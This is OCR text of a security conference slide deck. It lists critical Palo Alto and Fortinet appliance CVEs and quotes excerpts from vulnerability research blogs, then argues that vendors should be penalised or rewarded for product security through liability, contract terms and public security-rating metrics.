
Observations – Palo Alto



CVE-2021-3064
CVSS: 10.0

CVE-2024-3400
CVSS: 10.0

Observations – Fortinet



CVE-2022-40684
CVSS: 9.8

CVE-2022-42475
CVSS: 9.8

CVE-2023-27997
CVSS: 9.8

CVE-2024-21762
CVSS: 9.8

CVE-2023-48788
CVSS: 9.8

Can we do better?

Incentives

What do customers look at when buying a product?

Incentives


What do customers look at when buying a product?

Incentives

What do customers look at when buying a product?

Incentives


What do customers look at when buying a product?



Incentivizing security

Penalties

Shame vendors for trivial vulnerabilities




We were also somewhat amused by the vendor's remediation advice, which includes this gem:

> To prevent attempt to exploit this vulnerability, you must protect the vulnerable Remote Access gateway **behind** a Security Gateway with both IPS and SSL Inspection enabled.

Obvious grammar errors aside, the advice to place your hardened border gateway device behind *another* hardened border gateway device gave us a chuckle.


https://labs.watchtowr.com/check-point-wrong-check-point-cve-2024-24919/



This is definitely not the first buggy VPN appliance we've seen and almost certainly won't be the last. Indeed, while searching for this bug, we accidentally found another bug - fortunately one limited to a crash of the VPN process via a null pointer dereference. Shrug.

Needless to say, it does not bode well for an appliance's security if a researcher is able to discover crashes by accident. VPN appliances are in a particularly precarious position on

https://labs.watchtowr.com/fortinet-no-more-funny-titles-cve-2022-42475/



This was another case of a network / security appliance having a pretty serious memory corruption vulnerability. It's also far from the first for FortiGate. As is often the case with these issues the mitigations are known, it's just whether or not they are applied. Stack canaries were present, but ASLR was not.

It seems like a lot of effort has been spent on preventing access to the filesystem; setting up the debugger was a significant portion of the time spent on this vulnerability. Would that effort be better spent on auditing and hardening the applications themselves?

https://www.assetnote.io/resources/research/two-bytes-is-plenty-fortigate-rce-with-cve-2024-21762

Penalties

Make vendors liable for vulnerabilities in their products

- **Specify security requirements in contracts**
- **Require independent security assessments**
- **Require security updates to be freely available**
- **Fine vendors when their products are responsible for breaches**
  - Per vulnerability ~ Forced Bug Bounty
  - % of customer damage


Positive incentives

Make the security of a product a key differentiator from others

A more secure product could be more attractive to some

Requires a way of accurately measuring the security of a product

- https://cyber-itl.org/
  - Code hygiene
  - Safety features
  - Code complexity



Browsers

How risky is the use of different popular web browsers?

Security metrics

Safety features

Binary protections

- ASLR
- DEP
- PIE
- Stack canaries
- …

Web protections

- Cookie configuration
- HTTP headers configuration
- Error management
- …

Code hygiene

Presence of dangerous functions

- strcpy, sprintf, …

Dangerous code patterns

- User input concatenation

Secure defaults

- Limited attack surface
- Default account management
- …

Security metrics

CVE scoring

Number

Frequency

Severity

Mean time to critical vulnerability could be interesting

Security metrics

Non-technical metrics could also be used

- Availability of bug bounty program
- Time to respond and patch vulnerabilities
- Update distribution process
- Update transparency


Harder to measure metrics

- (Secure) Software Development LifeCycle
- Developer training

Security metrics

Nutri-score system

Vendors would publish their own security score based on the defined metrics



Community-provided score

Security researchers could provide the information based on their research

Open platform for contributions and results

Takeways

We have become numb to the disclosure/exploitation/patching of new vulnerabilities

Accepted the fact that vulnerabilities will constantly be introduced into products

Customers pay the price for these poorly developed products

Need a way to incentivize vendors to develop more secure products

Penalize them for the presence of vulnerabilities

Reward them for providing more secure products

What can customers do?

Review contracts when purchasing products

Require free security updates

Ask for secure coding certifications

Require pentest/research project targeting the product

- Check the scope and duration!

Include penalties for exploited vulnerabilities

What can the broader security community do?

Inform the general public

Help define standardized metrics to rate product security level

Maintain a centralized database of security ratings per product type

Contribute to the ratings after a vulnerability research project

Thanks

orange™ Cyberdefense